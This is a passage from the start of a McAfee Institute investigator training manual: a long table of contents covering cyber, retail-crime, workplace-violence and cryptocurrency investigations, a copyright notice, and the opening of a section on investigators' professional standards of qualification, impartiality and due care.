



McAfee Learnings

1.2018 — Last update: 17 September 2021

McAfee Institute

Table of Contents

1. Copyright Notice.....	16
2. Professional Standards.....	17
3. Understanding This Manual	21
4. Appendix.....	23
4.1. CECI Appendix.....	24
4.2. ORC Appendix	47
5. Advanced Searching	55
5.1. Google Advance Search Techniques.....	57
6. Auction Fraud Investigations.....	59
6.1. Auction Fraud Schemes	62
6.1.1. Feedback Manipulation	65
6.1.2. Email Address Manipulation.....	66
6.1.3. Five types of Behavior that are Observed	67
6.2. Stolen Goods Investigation Preparation	69
6.3. How Thieves Think about Stolen Good Markets	70
7. Booster Operations	71
8. Crimes against Persons	74
9. Case Management	117
10. Cyber Investigation Overview	122
10.1. Kick Start the Intelligence Gathering Process*.....	124
10.2. Setting up an Investigators Computer.....	125
10.3. How to Stay Anonymous Online	128
10.4. How to set up and manage an Undercover Email Account.....	131
10.5. Pre-research Phase	132
10.6. Introducing Firefox	133
11. Cyber Intelligence.....	134
11.1. Key Definitions & Terms	155
11.2. Intelligence Process	157
11.3. The Elements of Intelligence	160
11.4. Scope of Intelligence	164
11.5. Tasking, Processing, Exploitation, and Dissemination (TPED).....	166
11.6. Criminal Intelligence Analysis.....	168
11.7. Data Integration and Analysis.....	169
11.8. The analytical process.....	170

11.9. Evaluation of Source and Data	171
11.10. Analysis and Analytical Process	173
11.11. Hypothesis and Inference	175
11.12. Ten Standards for Analysis	176
12. Data Breach Preparedness	177
12.1. Preparedness Audit.....	180
12.2. Incident Response.....	182
13. Data Analysis and Reporting Tools	185
14. Documenting Investigations	186
15. Deep Web Investigations	202
15.1. The Deep Web and Darknet Defined	203
15.2. How to Access the Deep Web and Darknet	204
15.3. Existing Legal Frameworks.....	207
15.4. Accessing the Darknet	210
15.5. The Tor Project	211
15.6. Download TOR.....	212
15.7. TOR: Be mindful.....	214
15.8. Staying Anonymous.....	216
16. Digital Evidence.....	217
16.1. Accessing Publicly Available Social Media Evidence	223
16.2. Admissibility of Social Media Evidence	224
16.3. Defining a Defendant's Constitutional Rights	226
17. Digital Forensics	228
17.1. How Email Message Headers Are Created	238
17.2. Forensic Examination of Electronic Information	248
18. Fencing Operations	250
18.1. Most-Basic Fencing Principles.....	251
18.2. Operation Methods.....	252
18.3. Overview of E-Fencing Operations	253
18.4. Targeted Products.....	254
18.5. Strategy and Concepts	255
18.6. Employee Collusion.....	256
19. Online Deception in Social Media.....	257
19.1. Frequency of Lying.....	258
19.2. True Personality vs. Embellished Identity	259
19.3. Online Deception.....	261
19.4. Detecting Deception	262
19.5. Techniques for Identifying Deceit	263

19.6. Internal Inconsistencies	264
19.7. Placement” and “Access”	265
19.8. Incongruent Appearance and Incongruent Language.....	266
19.9. Conducting Online Searches	267
20. Introduction to ORC	271
20.1. Defining Organized Retail Crime	272
20.2. Characteristics of an ORC Investigator.....	273
20.3. ORC Investigation Methodology	274
20.4. Stakeholders	278
20.5. Establishing the Proof Stages in ORC Case	279
20.6. Factors Contributing to Organized Retail Crime.....	281
21. Intro to Criminal Investigations	282
22. Intrusions & Attacks	291
22.1. Cyber Attacks on Government.....	292
22.2. Intrusion Attacks on Personal Information	297
22.3. Cyber Attacks on Retailers	305
23. Law Enforcement Partnerships	306
24. Law Enforcement Guidelines	308
24.1. Facebook Guidelines*	309
24.2. Twitter Guidelines*	313
24.3. LinkedIn Guidelines*	318
25. Legal Fundamentals	323
25.1. Introduction to the U.S. Judicial System	333
25.2. Legal Fundamentals.....	334
25.3. Criminal Offenses Under CFAA	337
25.4. The Charging Process.....	339
25.5. What is a subpoena?.....	345
25.6. Accounting for Stored Communications	346
25.7. Terms of Service	348
25.8. Privacy Considerations.....	351
25.9. Testifying as an expert witness	352
25.10. Seizing Computers	356
25.11. Searching Computers.....	357
25.12. Computer Evidence	359
26. Memory & Malware	360
27. Federal, State and Local Laws Related to ORC	369
28. Criminal Prosecution for ORC	371

29. The Basic Rules of Evidence	373
30. The Vehicle Autopsy	379
31. Types of CyberCrime.....	380
32. Overview of Organized Retail Crime.....	392
32.1. Overview	396
33. ORC Law Enforcement Partnership.....	400
34. ORC Fraud Schemes	403
34.1. Asset Misappropriation: Merchandise Theft	404
34.2. Asset Misappropriation: Refund Fraud.....	411
34.3. Asset Misappropriation: Cargo Theft	419
34.4. Asset Misappropriation: Fraudulent Disbursements	420
35. Organized Retail Crime Investigations	421
35.1. Interview and Interrogation Methodologies	422
35.1.1. The ORC/External- Introductory Statement	423
35.1.2. Select Rationalization	425
35.1.3. Submission and Testing for Submission.....	426
35.1.4. Accusations	427
35.1.5. Behavioral Questions Specific to External	428
35.1.6. Field Interviews	431
35.1.7. Sample Stolen Goods Market Offender Interview	434
36. Open Source Intelligence.....	436
36.1. What is Informal Discovery?	437
36.1.1. Search Engines.....	438
36.1.2. Social Networking Sites	439
36.1.3. Social Media Networks.....	440
36.1.4. Issues with Anonymity	441
37. Property Crime Investigations	442
38. Program Design and Development.....	458
39. Prevention and Deterrence	465
39.1. Online Privacy	470
40. Sample Forms.....	472
40.1. Preservation Request Letter*	473
40.2. Sample Consent Form*	475
40.3. Emergency Disclosure Request Form*	476
41. Social Media Investigations	477
41.1. Social Media Demographics	479

41.2. Developing Facts through Social Networking Sites	485
41.3. Documenting Social Media Evidence	488
41.4. Ethical Considerations	492
42. Understanding the Perpetrator	493
43. Understanding ISIS.....	500
44. Investigative Interviews	514
44.1. Interviewing Techniques Verbal Cues.....	516
44.2. Interaction & Reaction	517
44.3. Interviewing the Victim	519
44.4. Witness Interviews	521
44.5. Subject Interview Considerations	522
44.6. Rapport	525
45. Computer Forensics	528
45.1. Steganography Computer Forensic	529
45.2. Internet History Reconstruction	530
45.3. Covert and Remote Collections	532
45.4. Digital Evidence: Legal Procedures & Practices	534
45.5. Cell Phone Forensics / Mobile Forensics	536
45.6. Wireless Networks and Wireless Network Attacks	539
46. Advanced Electronic Discovery.....	544
46.1. Becoming an Expert Witness.....	547
46.2. Social Media Investigations	548
47. Cyber-Stalking	549
47.1. Embezzlement and Fraud.....	552
48. Computer Forensics Advanced	562
48.1. Meta Data Analysis/Live System Analysis	567
49. Trade Secrets/IP Theft and Misconduct	570
49.1. Privacy Breach	576
49.2. Workplace Misconduct	578
50. Cell Phone & Mobile Advanced.....	583
51. WPV Overview	587
51.1. What Constitutes a Threat?	589
51.2. Threatening Behavior	590
51.3. What are the Warning Signs?	592
51.4. Workplace Violence Prevention & Response Programs	593
51.4.1. What Does Not Work?	595
51.4.1.1. Types of Workplace Violence	596

52. Workplace Violence Prevention Program.....	598
52.1. Introduction	599
52.2. How To Use This Section	600
52.3. Elements of an Effective Workplace Violence Prevention Program	601
52.4. Getting Started	602
52.5. The Workplace Violence Prevention Policy (WVPP) Statement	603
52.6. Program Development.....	604
52.7. Risk Evaluation and Determination	605
52.8. Records Analysis and Tracking	606
52.9. Value of Screening Surveys	607
52.10. Conducting a Workplace Security Analysis.....	608
52.11. Implementation of Prevention Control Measures	609
52.12. The Workplace Violence Prevention Program (WVPP)	611
52.13. Employee Information and Training	612
52.14. Training for Supervisors and Managers	613
52.15. Record Keeping.....	614
52.16. Program Effectiveness and Evaluation	615
52.17. Post-Incident Response	616
53. Active Shooter Planning	617
53.1. Introduction	618
53.2. Response to Active Shooter Events	619
53.3. Recovery	620
54. Threat Assessment Program	621
54.1. Elements of an Effective Threat Assessment Program	622
54.1.1. Skills and Training.....	623
54.2. Threat Assessment Program	624
54.3. Why is a threat assessment program important?	625
54.4. Pathway to Violence.....	626
54.5. Threat Assessment Process.....	627
54.6. Steps in the Threat Assessment Process:	628
54.7. Threat Assessment Team.....	629
54.8. Role of the TAT	630
54.9. TAT Members	631
54.10. Initial TAT meetings.....	632
54.11. Team Composition	633
54.12. Identifying and Assessing Workplace Violence Hazards	634
54.12.1. Working Conditions	635
54.12.2. Victim Characteristics.....	636
54.12.3. Perpetrator Characteristics.....	637
54.12.4. Stressors and Warning Signs	638
54.12.5. Types of Threats	641

54.12.6. Levels of Risk	642
54.13. Responding to Active Acts of Violence	643
54.14. After An Act of Violence	644
54.15. Prevention Measures.....	645
54.16. Encourage Reporting Concerns.....	646
55. Workplace Violence Investigations	647
55.1. Introduction	648
55.2. The Complaint.....	649
55.3. Planning the Investigation	651
55.4. Gathering Intelligence on Social Media	652
55.4.1. Facebook	653
55.4.2. Twitter.....	655
55.5. Conducting Background Checks.....	656
55.6. Third Party Investigator	657
55.7. Fairness of the Investigation.....	658
55.8. Timing of Investigation	659
55.9. The Investigative Report	660
55.10. Workplace Violence Investigation Scenarios	662
56. Investigative Interviews	664
56.1. Objective of the Interview	665
56.2. Interview Etiquette.....	666
56.3. Interviewing Techniques.....	667
57. Behavioral Analysis.....	676
57.1. Nonverbal Cues	677
57.2. Nonverbal Signs.....	678
57.3. Verbal Cues	679
57.4. Verbal Signs.....	680
57.5. Sample Interview Deception Detection Guide.....	681
58. Introduction to Interpersonal Deception Theory.....	683
58.1. Reducing the Odds of Being Deceived	684
59. Organizational Recovery After Incident	686
59.1. Organizational Recovery	687
59.2. Management Steps to Help Organization Recover	688
59.3. Critical Incident Stress Debriefing	691
59.4. Critical Incident Stress Defusing.....	694
59.5. Case Study Assignment	696
60. The Legal Obligations of Employers	698
60.1. Workplace Safety	699
60.2. Training Issues.....	700

60.3. Nondiscrimination.....	701
60.4. Respecting Employee Rights.....	702
61. The Foundation of OSINT.....	703
61.1. Defining an OSINT Standard	704
61.1.1. OSIF Sub-types	705
61.2. Defining and Using Intelligence	706
61.2.1. What is the Intelligence Community?	707
61.3. Commercial Off-the-Shelf Tools	709
61.3.1. Methods Used in Social Media Content Analysis.....	711
61.3.1.1. Lexical Analysis	712
61.3.1.2. Keyness Analysis.....	713
61.3.1.3. Frequency Profiling	714
61.3.1.4. Clusters	715
61.3.1.5. Collocation.....	716
61.3.1.6. Sentiment Analysis	717
61.3.1.7. Stance Analysis	718
61.3.1.8. Natural Language Processing	719
61.3.1.9. Machine Learning	720
61.3.1.10. Applying Lexical Analysis Tools	721
61.3.2. Social Network Analysis.....	722
61.3.2.1. Degree.....	723
61.3.2.2. Density	724
61.3.2.3. Betweenness	725
61.3.2.4. Betweenness Centrality	726
61.3.2.5. Closeness.....	727
61.3.2.6. Measures of Centrality	728
61.3.2.7. Directionality	729
61.4. Understanding the OSINT Framework	730
62. The Intelligence Cycle	738
62.1. Planning and Directing	741
62.2. Collection	742
62.3. Processing & Exploitation.....	744
62.4. Analysis and Production.....	745
62.5. Dissemination	746
62.6. Evaluation & Feedback.....	747
63. Intelligence Collection Disciplines	748
63.1. (OSINT) Open Source Intelligence	750
63.2. (HUMINT) Human Intelligence.....	751
63.3. (SIGINT) Signals Intelligence	752
63.4. (MASINT) Measurement & Signatures Intelligence	753
63.5. (IMINT) Imagery Intelligence	754

63.6. (GEOINT) Geospatial intelligence.....	755
63.7. (TECHNINT) Technical intelligence	756
63.8. (FININT) Financial intelligence	757
63.9. Intelligence Tasking	758
63.10. (CYBINT/DNINT) Cyber or digital network intelligence	760
63.11. SOCMINT (Social Media Intelligence)	761
64. Data Protection and Privacy Law.....	762
64.1. Federal Data Protection Laws	763
64.2. State Data Protection Laws	764
64.3. Foreign Data Protection Law	765
64.4. Computer Fraud and Abuse Act (CFAA).....	766
64.5. The EU's General Data Protection Regulation (GDPR).....	767
64.6. Electronic Communications Privacy Act (ECPA)	768
64.7. Children's Online Privacy Protection Act (COPPA)	769
64.8. State Laws Related to Internet Privacy	770
64.9. Rights of privacy	777
64.10. Griswold v. Connecticut.....	779
65. Setting Up a Lab & Virtual Machine	781
65.1. Web Browsers	782
65.2. System Protection	783
65.3. Firewalls.....	784
65.4. Screen/Image/Webpage Captures and Trackers	785
65.5. Virtual Private Network (VPN)	786
65.6. Email Addresses	787
65.7. Sock Puppet Accounts	788
66. Critical Thinking Skills	789
66.1. Model of critical thinking	791
66.1.1. Dual system theory of reasoning and judgment	792
66.1.2. Overview of the model	794
66.1.3. Components of the model	796
66.1.4. Processing	797
66.1.5. Outputs	798
66.1.6. Validation of the model	799
66.2. Human limitations that affect critical thinking	800
66.2.1. Complexity	801
66.2.2. Bias	802
66.2.3. Uncertainty	803
66.2.4. Domain expertise	804
66.3. Challenges ahead for intelligence analysis	805
66.4. Application of available technology.....	806
66.4.1. Extraction of entities, concepts, relationships and event.....	807

66.4.2. Database development and query capabilities	808
66.4.3. Data integration support	810
66.5. Key critical thinking skills for intelligence analysis	812
66.5.1. Assess and integrate information	813
66.5.2. Envision the goal (end state) of the analysis	814
66.5.3. Extract the essential message	816
66.5.4. Organize information into premises	817
66.5.5. Recognize patterns and relationships.....	818
66.5.6. Challenge assumptions	819
66.5.7. Develop hypotheses	820
66.5.8. Establish logical relationships	821
66.5.9. Consider alternative perspectives	823
66.5.10. Counter biases, expectations, mind sets and oversimplification	824
66.5.11. Test hypotheses.....	825
66.5.12. Consider value-cost-risk tradeoffs in seeking additional information.....	826
66.5.13. Seek disconfirming evidence	827
66.5.14. Assess the strength of logical relationships	828
66.6. Conclusions	829
67. Mobile Forensics	831
67.1. 1. Introduction	832
67.2. 2. Background	834
67.2.1. 2.1 Mobile Device Characteristics	835
67.2.2. 2.2 Memory Considerations.....	838
67.2.3. 2.3 Identity Module Characteristics	840
67.2.4. 2.4 Cellular Network Characteristics	844
67.2.5. 2.5 Other Communications Systems	847
67.3. 3. Forensic Tools.....	849
67.3.1. 3.1 Mobile Device Tool Classification System	850
67.3.2. 3.2 UICC Tools	856
67.3.3. 3.3 Obstructed Devices	857
67.3.3.1. 3.3.1 Software and Hardware Based Methods	858
67.3.3.2. 3.3.2 Investigative Methods	859
67.3.3.3. 3.4 Forensic Tool Capabilities.....	860
67.4. 4. Preservation	862
67.4.1. 4.1 Securing and Evaluating the Scene.....	863
67.4.2. 4.2 Documenting the Scene	865
67.4.3. 4.3 Isolation	866
67.4.3.1. 4.3.1 Radio Isolation Containers	869
67.4.3.2. 4.3.2 Cellular Network Isolation Techniques	870
67.4.3.3. 4.3.3 Cellular Network Isolation Cards	871
67.4.4. 4.4 Packaging, Transporting, and Storing Evidence	873
67.4.5. 4.5 On-Site Triage Processing	874

67.4.6. 4.6 Generic On-Site Decision Tree.....	875
67.5. 5. Acquisition.....	877
67.5.1. 5.1 Mobile Device Identification.....	878
67.5.2. 5.2 Tool Selection and Expectations	881
67.5.3. 5.3 Mobile Device Memory Acquisition	882
67.5.3.1. 5.3.1 GSM Mobile Device Considerations	884
67.5.3.2. 5.3.2 iOS Device Considerations	885
67.5.3.3. 5.3.3 Android Device Considerations	887
67.5.3.4. 5.3.4 UICC Considerations	889
67.5.4. 5.4 Tangential Equipment	890
67.5.4.1. 5.4.1 Synchronized Devices.....	891
67.5.4.2. 5.4.2 Memory Cards	892
67.5.5. 5.5 Cloud Based Services for Mobile Devices	893
67.6. 6. Examination and Analysis	894
67.6.1. 6.1 Potential Evidence	895
67.6.2. 6.2 Applying Mobile Device Forensic Tools	897
67.6.3. 6.3 Call and Subscriber Records.....	899
67.7. 7. Reporting	902
67.8. 8. References.....	904
67.8.1. 8.1 Bibliographic Citations.....	905
67.8.2. 8.2 Footnoted URLs	909
67.9. Appendix A. Acronyms	910
67.10. Appendix B. Glossary	912
67.11. Appendix C. Standardized Call Records	916
67.12. Appendix D. Online Resources for Mobile Forensics	919
67.13. REFERENCE	920
68. Mobile Device Forensic Tool Specification, Test Assertions and Test Cases	921
68.1. Definitions	922
68.2. Background.....	927
68.2.1. Mobile Device Characteristics – Internal Memory	928
68.2.2. Identity Module (UICC) Characteristics	929
68.2.3. Extractable Digital Artifacts	930
68.2.3.1. Internal Memory Artifacts	931
68.2.3.2. UICC Memory Artifacts	932
68.2.4. SQLite Databases	933
68.3. Requirements & Test Assertions	934
68.3.1. Requirements for Core Features	935
68.3.2. Requirements for Optional Features.....	937
68.3.2.1. Image File Creation	938
68.3.2.2. UICC Access, Acquisition, and Presentation	939
68.3.2.3. Deleted Data Artifacts Recovery	941
68.3.2.4. SQLite Data	942

68.3.3. Mobile Device Test Cases.....	943
68.3.3.1. Test Assertions.....	944
68.3.4. REFERENCE.....	948
69. Introduction to Leadership	949
70. On-Line Dating Applications.....	951
71. Acknowledgments	952
72. Introduction to Cryptocurrency	953
72.1. History of Virtual Currencies.....	954
72.2. Definition of Terms	955
72.3. What is Cryptocurrency?	957
72.4. Classifying Virtual Currencies.....	959
72.4.1. Convertible vs. Non-convertible Virtual Currency	960
72.4.2. Centralized vs. Decentralized Virtual Currency.....	961
72.5. Cryptocurrency is a System.....	962
72.6. Leading Cryptocurrencies.....	963
72.7. What is the Blockchain	965
72.8. What is a Wallet	966
72.9. Setting Up an Account (Bitcoin).....	967
72.9.1. What Is A Full Node?	969
72.9.2. Minimum Requirements	970
72.9.3. Initial Block Download	972
72.9.4. Ubuntu 16.04	973
72.9.4.1. Bitcoin Core GUI.....	977
72.9.4.2. Optional: Start Your Node At Login	979
72.9.5. Windows 10	980
72.9.5.1. Bitcoin Core GUI.....	982
72.9.5.2. Optional: Start Your Node At Login	985
72.9.6. Mac OS X Yosemite 10.10.x	986
72.9.6.1. Bitcoin Core GUI.....	988
72.9.6.2. Optional: Start Your Node At Login	990
73. Anonymization Networks	991
73.1. TOR and Internet Filtering Circumvention.....	992
73.1.1. Technical Methods	993
73.1.1.1. Proxy	994
73.1.1.2. Tunneling/Virtual Private Networks	995
73.1.1.3. Domain Name System based bypassing	996
73.1.1.4. Onion Routing.....	997
73.1.2. Technical background of Tor.....	998
73.1.2.1. How does it work?	999
73.1.2.2. Joining the Network	1002

73.1.2.3. Exit Relays	1003
73.1.2.4. Hidden Services.....	1004
73.1.2.4.1. Analysis of the technology	1005
73.1.2.4.1.1. Academic and Technical Research.....	1006
73.1.2.4.1.2. Anonymity and Tor	1007
73.1.2.4.1.3. Attacking Tor.....	1008
73.1.2.5. Using a VPN with TOR.....	1011
73.1.3. Legal challenges	1012
73.1.3.1. Governments and Tor	1013
73.1.3.2. Law enforcement using Tor in criminal investigations.....	1015
73.1.3.3. Tor and Open Source Intelligence.....	1016
73.1.3.4. Tor and personal data.....	1017
73.1.3.5. Use of Tor exit nodes for collecting evidence	1020
73.1.3.6. Tor and human rights.....	1021
73.1.3.6.1. Anonymity	1022
73.1.3.6.2. Right to freedom of expression	1023
73.1.3.6.3. Right to privacy.....	1024
73.1.3.7. Content liability of Tor exit node operators	1025
73.1.3.8. Legal limits on traffic monitoring.....	1027
73.1.4. Glossary of TOR Terminology	1028
74. Understanding Encryption	1029
74.1. Hashing.....	1030
74.1.1. Bits, Bytes, and Hexadecimals	1031
74.1.2. MD5, SHA1, and SHA256	1032
74.1.3. Brute-Forcing	1033
74.2. Public/Private Key Encryption	1034
74.2.1. Cryptography 101	1035
74.2.2. Elliptic Curve Cryptography.....	1036
74.2.3. How Do I Get My Public and Private Keys?.....	1040
75. Understanding Blockchain.....	1041
75.1. Introduction to Blockchain Technology	1042
75.2. Technology Overview	1045
75.3. Blockchain Evolution	1051
75.4. Decentralized Web	1055
75.5. Distributed Organizations	1058
75.6. Distributed Ledger	1061
75.7. Smart Contracts	1064
75.8. Distributive Applications	1067
75.9. Internet of Value.....	1069
75.10. Token Economies.....	1072
76. Bitcoin Transactions	1076

76.1. Bitcoin Transactions Explored	1077
76.2. Types of Transaction	1079
76.3. Transaction verification	1082
76.4. A deeper look into Bitcoin transactions	1083
76.4.1. General format of a Bitcoin transaction	1084
76.4.2. A basic pay-to-PK-hash transaction	1087
76.4.3. ScriptSig and ScriptPubKey	1088
76.5. Raw Transactions (Review)	1089
76.6. Extracting JSON Data	1091
76.6.1. Analyzing Address History	1093
76.6.2. Blockchain Data API	1096
77. Mining Cryptocurrency.....	1098
77.1. Proof-of-Work.....	1100
77.2. Proof-of-Stake	1103
77.3. Mining Pools	1104
77.4. Mining Fraud	1106
78. Cryptocurrency Wallets.....	1108
78.1. Types of Wallets.....	1109
78.2. Wallet Security	1114
78.3. Wallet Import Format	1115
78.4. Anatomy of a Wallet	1118
78.5. Investigative Wallets	1123
78.6. Setting Up Your Wallet	1124
78.7. Finding Your Wallet Address	1129
78.8. Buying Bitcoin	1130
79. Smart Contracts & Tokens	1131
79.1. Smart Contracts	1132
79.1.1. Slashing Transactions Costs of Coordination & Enforcement	1133
79.1.1.1. Characteristics of a Smart Contract	1134
79.1.2. Types of Smart Contracts.....	1135
79.1.3. Smart Contract Example	1136
79.2. Token Overview	1140
79.2.1. Cryptographic Tokens	1141
79.2.2. Type of Tokens	1145
79.2.2.1. ERC20 Token	1147
79.2.2.2. Example	1150
80. Investigation Methodologies.....	1153
80.1. Types of Cryptocurrency Crimes	1154
80.2. Misconceptions	1155
80.3. The Money Trail	1156

80.3.1. About BlockSeer	1157
80.3.2. About Elliptic	1158
80.3.3. About Chainalysis	1159
80.3.4. Additional Resources	1160
80.4. Identification of Criminal Activity	1161
80.5. Analyzing and Extracting Public and Private Keys	1163
80.6. Wallets	1165
80.6.1. Extracting a Wallet File	1166
80.6.2. Extracting cont.	1168
80.7. Trace the untraceable	1169
80.8. Search and Seizure	1170
80.9. How to Properly Seize Bitcoins	1173
80.10. Search Warrants	1175
80.11. Digital Preservation Letter	1176
80.12. Cryptocurrencies and Criminal Activities	1178
80.13. US Laws and Case Law	1179
80.14. International Regulation	1180
80.15. EU Legal Framework	1181
81. Seizing Coins	1182
81.1. Asset Seizure	1183
81.1.1. 18 U.S. Code § 981 – Civil forfeiture	1185
81.1.2. U.S. Civil Forfeiture	1193
81.1.3. Federal vs. State Law	1195
81.1.4. Asset Forfeiture Laws by State (U.S.)	1196
81.2. Preparatory Procedures Leading to Seizure	1207
81.2.1. Step 1: Initiating Financial Investigations	1208
81.2.2. Step 2: Asset tracing	1209
81.2.2.1. Option 1: Financial intelligence	1210
81.2.2.2. Option 2: Monitoring of transactions	1211
81.2.2.3. Option 3: Disclosure of financial records	1212
81.2.3. Step 3: Taking control of assets	1213
81.2.3.1. Option 1: Seizing centralized currency items	1214
81.2.3.2. Option 2: Seizing decentralized crypto-currencies	1215
81.2.3.2.1. Cashing out	1217
81.2.3.2.1.1. Seizing Coins without Cashing Out	1219
81.2.3.2.1.2. Importing a Suspect's Private Key	1221
81.2.3.2.1.3. Storage and Security	1222
81.2.3.2.1.4. Seizure from a Wallet	1223
81.2.3.2.1.5. Insurance	1224
81.2.3.2.1.6. Valuation Fluctuations	1227
81.2.4. Step 4: Management of assets	1228
81.2.5. Features of International Investigations	1229

82. Preparing Your Case	1230
82.1. Examples of Crimes Involving Cryptocurrency	1233
82.2. Ranking Investigations	1235
82.3. Crime Scene Checklist	1236
82.4. Investigative Checklist.....	1237
83. Money Laundering Schemes.....	1238
83.1. Money Laundering Mixers, Tumblers, and Foggers	1239
83.2. Gambling Services as Money Laundering Facilities	1241
83.3. Signs Of Money Laundering	1242
83.4. Tools to Obstruct Tracking	1243
83.5. Legislative Approach to AML / KYC Regulation	1245
83.6. The Increasing Complexity Of Money Laundering Schemes	1248
83.7. How Does Cryptocurrency Money Laundering Work	1249
84. Cryptocurrency Legal Aspects	1251
85. Code/Scripts/Software	1254
85.1. A simple script to demonstrate the mining process	1255
85.2. unix time convertor.....	1256
85.3. Discover the unspent Transactions associated with an address	1257
86. References	1258
87. Interview and Interrogation	1261
88. Expert Witness	1262
89. Rules of Evidence.....	1263
90. Criminal Laws	1264
91. Introduction to Criminal Profiling	1265
92. Introduction to Racial Profiling.....	1266
93. Forensic Victimology	1267
94. Follow Up Investigation	1269
95. The Role of the Victim in Criminal Investigations	1270
96. Utilizing Informants	1271
97. Crime Scene Reconstruction and Interpretation	1272
98. Behavioral Evidence Analysis	1273
99. Criminal Characteristics	1274

1. Copyright Notice

© 2018-2021 McAfee Institute, LLC.

ALL RIGHTS RESERVED. No part of this work covered by the copyright herein may be reproduced, transmitted, stored, or used in any form or by any means graphic, electronic, or mechanical, including but not limited to photocopying, recording, scanning, digitizing, taping, Web distribution, information networks, or information storage and retrieval systems, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without the prior written permission of the publisher.

For product information and technology assistance, contact us at
McAfee Institute, LLC
Customer & Sales Support
1-888-263-1650

For permission to use material from this text or product, submit all requests online at
www.mcafeeinstitute.com/permissions.

Further permissions questions can be e-mailed to permissionrequest@mcafeeinstitute.com.

McAfee Institute, LLC
695 Trade Center Boulevard
STE 110
Chesterfield, MO 63005

For your lifelong learning solutions, visit www.mcafeeinstitute.com | Visit our corporate website at
www.mcafeeinstitute.com

Some of the product names and company names used in this book have been used for identification purposes only and may be trademarks or registered trademarks of their respective owners. This certification program is a collaborative effort from industry experts around the country. Their copyrights and intellectual property remain their own and are utilized within this guide for educational purposes only.

McAfee Institute and the McAfee Institute logo are registered trademarks used under license. McAfee Institute reserves the right to revise this publication and make changes from time to time in its content without notice.

The programs, methods, and techniques in this book are for instructional purposes only and are not considered legal advice for any reason.

They have been tested with care but are not guaranteed for any particular intent beyond educational purposes. The author and the publisher do not offer any warranties or representations, nor do they accept any liabilities concerning the programs.

2. Professional Standards

Professional Standards apply to investigators and the organizational environment in which they perform. These standards address qualifications, independence, and due professional care.

A. QUALIFICATIONS

These individuals should have a proficiency for the task and present themselves in a professional manner.

This responsibility falls upon the organization conducting the investigations. This organization should only choose those individuals with the appropriate knowledge and skill set.

Investigations vary in purpose and scope and may involve alleged violations of criminal (ranging from misdemeanor to felony) or civil laws, as well as administrative requirements. Others involve administrative misconduct issues. Investigations often require using specialized techniques, having an extensive knowledge base and skill set to adequately conduct the various investigations.

Only the best and most qualified applicants should be considered in the recruitment process. Education, experience, character, and physical abilities should be considered as factors when choosing entry-level investigators.

“Organizations should establish appropriate avenues for investigators to acquire and maintain the necessary knowledge, skills, and abilities; complete entry-level training, participate in in-service training; and receive professional development opportunities.”

Education —It is preferred that all newly appointed investigators possess a 4-year degree from an accredited college. Higher education will help the investigator better cope with the extensive demands of the daily caseload. A college degree will enhance the investigator’s communication skills in dealing with suspects, victims, co-workers, court personnel and the public.

Experience —Depending on the specific needs of the agency, consideration may be made for candidates to substitute job experience for a college education. Suitable job experience can provide the candidate with proof of their knowledge, skills, and abilities as an investigator.

Character —Each investigator must conduct themselves with the highest standard of honesty, integrity, ethics, and professionalism. Criminal investigators routinely gain access to personal information that may be sensitive in nature, whether it is during the execution of search warrants, arrest warrants or other types of seizures. As a result, the investigator’s character should be beyond reproach.

A huge part of this responsibility falls on the hiring agency. They have a duty to properly screen applicants, perform thorough background checks, review credit history, and conduct proper drug testing.

Physical Capabilities —Each investigative organization may develop job-related physical or medical

requirements, as long as they are consistent with current statutes, regulations, and agency policies. This will help investigators to better perform their duties while promoting their personal well-being.

“It is in the interest of an investigative agency to establish and maintain a vibrant workforce because an investigator’s duties frequently require irregular unscheduled hours, personal risk, exposure to extreme weather, considerable travel, and arduous exertion. Investigators are frequently engaged in stressful encounters and can be victims of stress-related medical disorders.”

Knowledge, Abilities, and Skills —Several prerequisites are required as an investigator due to the crucial and sensitive nature of the position:

1. A knowledge of current investigative techniques and the ability to apply that knowledge to the case at hand;
2. A knowledge of government organizations and their purposes; and, where appropriate, their association with the private sector;
3. A knowledge of the Constitution; Criminal Procedure; and other relevant laws, and regulations;
4. Ability to be tactful, take initiative, use ingenuity, and be resourceful; while using good judgment in collecting evidence, analyzing facts, and other pertinent information; all the while translating and organizing into clear and articulated oral and written reports;
5. Ability to safely and efficiently carry out law enforcement powers, where duly authorized, including carrying firearms, applying for and executing search warrants, serving subpoenas, and making arrests;
6. The skills required to conduct an investigation include the ability to:
 - a. Gather necessary information;
 - b. Evaluate and understand recorded evidence;
 - c. Maintain witness confidentiality and “whistleblower” concepts;
 - d. Analyze and examine facts; make sound and objective assessments and observations; and, where appropriate, make constructive recommendations;
 - e. Use computer equipment, applications, effectively in support of the investigative process;
 - f. Deliver clear, concise, accurate, and factual results of investigations, both orally and in writing;
 - g. Prepare and obtain signed, sworn statements;

“This qualification standard recognizes that proper training is required to meet the need for the broad range of specialized knowledge and skills necessary to conduct investigations.”

B. INDEPENDENCE OR IMPARTIALITY

“The second general standard for investigative organizations is:

In all matters relating to investigative work, the investigative organization must be free, both in fact and appearance, from impairments to independence; must be organizationally independent; and must maintain an independent attitude.”

Agencies and investigators must remain impartial in their decision making, from the beginning of the case until it is cleared through the courts. Any impartiality could taint the case causing an innocent person to be jailed or a guilty person to be freed.

Personal Impairments —Inevitably, an investigator will be involved in a case that will become difficult to deal with due to personal reasons or impartiality.

These impairments may include the following:

1. Prior relationships (whether they be personal, professional, or financial) that might influence the investigator's level of inquiry; limit disclosure of details; or compromise any part of the investigation;
2. Preconceived opinions of individuals, groups, organizations that could bias the investigation;
3. Biases, including those induced by political or social convictions that result from employment in, or loyalty to, a group or organization; and
4. Financial interest in an individual, an entity, or a program being investigated.

External Impairments — Factors external to the investigative organization may restrict its ability to conduct an independent and objective investigation and issue reports of investigation. Such factors include:

1. Interference in the assignment of cases or investigative personnel;
2. Restriction on funds or other resources dedicated to the investigation or to investigative organizations;
3. Influence on the extent and thoroughness of the investigative scope, the way in which the investigation is conducted, the individual(s) who should be interviewed, the evidence that should be obtained, and the content of the investigative report; and
4. Denial of access to sources of information, including documents and records.

Organizational Impairments —An investigative organization's independence can be affected by its position within the hierarchical structure of the agency. To help achieve maximum independence, the investigative function should be positioned outside the staff or reporting line of the unit or employees under investigation.

Investigations of agency personnel should always reflect a special sensitivity to this issue of impartiality.

C. DUE PROFESSIONAL CARE

The third general standard for investigative organizations is:

Due professional care must be used in conducting investigations and in preparing related reports.

This standard requires a constant effort to achieve quality and professional performance. It does not imply infallibility or absolute assurances that an investigation will reveal the truth of a matter.

Thoroughness —All investigations must be conducted in a careful and complete manner, and reasonable steps should be taken to ensure that pertinent issues are sufficiently resolved and to ensure that all

